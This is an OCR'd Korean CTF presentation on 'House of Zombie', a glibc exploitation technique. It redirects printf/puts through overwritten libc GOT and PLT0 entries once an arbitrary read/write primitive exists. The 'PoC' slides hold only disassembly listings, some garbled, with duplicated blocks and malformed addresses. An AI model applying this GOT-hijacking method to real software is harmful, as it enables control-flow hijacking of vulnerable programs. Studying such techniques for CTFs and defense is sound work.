SCA

# House of Zombie

Linux Glibc exploitation


# 사건의 발단

~코드게이트 예선중~


Codegate 2025 예선 pwnable ‘TodoList’문제에서 Arb R/W 프리미티브를 확보 후
익스플로잇 방법을 찾던 중,
FSOP보다 훨씬 간편한 익스플로잇 기법인 House of Zombie인 고안해냈다.

# Prerequisite

## STACK PIVOTING




## GOT, PLT

# Prerequisite - PRINTF,PUTS


PRINT

출력 함수들은 내부적으로

아래와 같은 콜스택을 가진다.

printf·puts → strlen() → j_strlen(PLT)


→ GOT → strlen@libc




printf 함수의 예

```
#include <stdio.h>
int puts(const char *string);
```


# Prerequisite - PLT0





bfd/elf64-x86-64.c

GitHub


# House of Zombie




# PoC


GOT.PLT
.got.plt:000000000021A008 qword_21A008 dq 0 ; DATA XREF: sub_28000↑r
.got.plt:000000000021A010 qword_21A010 dq 0 ; DATA XREF: sub_28000+6↑r
.got.plt:000000000021A018 off_21A018 dq offset strnlen ; DATA XREF: j_strnlen+4↑r
.got.plt:000000000021A018 ; Indirect relocation
.got.plt:000000000021A020 off_21A020 dq offset rawmemchr ; DATA XREF: j_rawmemchr+4↑r
.got.plt:000000000021A020 ; Indirect relocation
.got.plt:000000000021A028 off_21A028 dq offset realloc ; DATA XREF: _realloc+4↑r
.got.plt:000000000021A030 off_21A030 dq offset strncasecmp ; DATA XREF: j_strncasecmp+4↑r
.got.plt:000000000021A030 ; Indirect relocation
.got.plt:000000000021A038 off_21A038 dq offset _dl_exception_create
.got.plt:000000000021A038 ; DATA XREF: __dl_exception_create+4↑r
.got.plt:000000000021A040 off_21A040 dq offset mempcpy ; DATA XREF: j_mempcpy+4↑r
.got.plt:000000000021A040 ; Indirect relocation
.got.plt:000000000021A048 off_21A048 dq offset wmemset ; DATA XREF: j_wmemset+4↑r
.got.plt:000000000021A048 ; Indirect relocation
.got.plt:000000000021A050 off_21A050 dq offset calloc ; DATA XREF: _calloc+4↑r
.got.plt:000000000021A058 off_21A058 dq offset strspn ; DATA XREF: j_strspn+4↑r
.got.plt:000000000021A058 ; Indirect relocation
.got.plt:000000000021A060 off_21A060 dq offset memchr ; DATA XREF: j_memchr+4↑r
.got.plt:000000000021A060 ; Indirect relocation
.got.plt:000000000021A068 off_21A068 dq offset memmove ; DATA XREF: j_memmove+4↑r
.got.plt:000000000021A068 ; Indirect relocation
.got.plt:000000000021A070 off_21A070 dq offset wmemchr ; DATA XREF: j_wmemchr+4↑r
.got.plt:000000000021A070 ; Indirect relocation
.got.plt:000000000021A078 off_21A078 dq offset stpcpy ; DATA XREF: j_stpcpy+4↑r
.got.plt:000000000021A078 ; Indirect relocation
.got.plt:000000000021A080 off_21A080 dq offset wmemcmp ; DATA XREF: j_wmemcmp+4↑r
.got.plt:000000000021A080 ; Indirect relocation
.got.plt:000000000021A088 off_21A088 dq offset _dl_find_dso_for_object
.got.plt:000000000021A088 ; DATA XREF: __dl_find_dso_for_object+4↑r
.got.plt:000000000021A090 off_21A090 dq offset strncpy ; DATA XREF: j_strncpy+4↑r
.got.plt:000000000021A090 ; Indirect relocation
.got.plt:000000000021A098 off_21A098 dq offset strlen ; DATA XREF: j_strlen+4↑r
.got.plt:000000000021A098 ; Indirect relocation


# PoC


GOT.PLT
.got.plt:0000000000021A008 qword_21A008 dq 0 ; DATA XREF: sub_28000↑r
.got.plt:0000000000021A010 qword_21A010 dq 0 ; DATA XREF: sub_28000+6↑r
.got.plt:0000000000021A018 off_21A018 dq offset strnlen ; DATA XREF: j_strnlen+4↑r
.got.plt:0000000000021A018 ; Indirect relocation

~중략~


.got.plt:0000000000021A090
; Indirect relocation
.got.plt:0000000000021A098 off_21A098 dq offset strlen ; DATA XREF: j_strlen+4↑r
.got.plt:0000000000021A098 ; Indirect relocation

# PoC




plt0 함수는 코드섹션 제일 첫번째 함수이다.

# PoC


plt0.asm

```
sub_28000 proc near
; __unwind {
push    cs:qword_21A008
bnd jmp cs:qword_21A010
sub_28000 endp
```

GOT.PLT

```
.got.plt:000000000021A008 qword_21A008  dq 0                    ; DATA XREF: sub_28000↑r
.got.plt:000000000021A010 qword_21A010  dq 0                    ; DATA XREF: sub_28000+6↑r
.got.plt:000000000021A018 off_21A018    dq offset strnlen       ; DATA XREF: j_strnlen+4↑r
.got.plt:000000000021A018               ;                       ; Indirect relocation
.got.plt:000000000021A020 off_21A020    dq offset rawmemchr     ; DATA XREF: j_rawmemchr+4↑r
.got.plt:000000000021A020               ;                       ; Indirect relocation
.got.plt:000000000021A028 off_21A028    dq offset realloc       ; DATA XREF: _realloc+4↑r
.got.plt:000000000021A030 off_21A030    dq offset strncasecmp   ; DATA XREF: j_strncasecmp+4↑r
.got.plt:000000000021A030               ;                       ; Indirect relocation
.got.plt:000000000021A038 off_21A038    dq offset _dl_exception_create
.got.plt:000000000021A038               ;                       ; DATA XREF: __dl_exception_create+4↑r
.got.plt:000000000021A040 off_21A040    dq offset mempcpy       ; DATA XREF: j_mempcpy+4↑r
.got.plt:000000000021A040               ;                       ; Indirect relocation
.got.plt:000000000021A048 off_21A048    dq offset wmemset       ; DATA XREF: j_wmemset+4↑r
.got.plt:000000000021A048               ;                       ; Indirect relocation
.got.plt:000000000021A050 off_21A050    dq offset calloc        ; DATA XREF: _calloc+4↑r
.got.plt:000000000021A058 off_21A058    dq offset strspn        ; DATA XREF: j_strspn+4↑r
.got.plt:000000000021A058               ;                       ; Indirect relocation
.got.plt:000000000021A060 off_21A060    dq offset memchr        ; DATA XREF: j_memchr+4↑r
.got.plt:000000000021A060               ;                       ; Indirect relocation
.got.plt:000000000021A068 off_21A068    dq offset memmove       ; DATA XREF: j_memmove+4↑r
.got.plt:000000000021A068               ;                       ; Indirect relocation
.got.plt:000000000021A070 off_21A070    dq offset wmemchr       ; DATA XREF: j_wmemchr+4↑r
.got.plt:000000000021A070               ;                       ; Indirect relocation
.got.plt:000000000021A078 off_21A078    dq offset stpcpy        ; DATA XREF: j_stpcpy+4↑r
.got.plt:000000000021A080               ;                       ; Indirect relocation
.got.plt:000000000021A080 off_21A080    dq offset wmemcmp       ; DATA XREF: j_wmemcmp+4↑r
.got.plt:000000000021A088               ;                       ; Indirect relocation
.got.plt:000000000021A088               dq offset _dl_find_dso_for_object
.got.plt:000000000021A090               ;                       ; DATA XREF: __dl_find_dso_for_object+4↑r
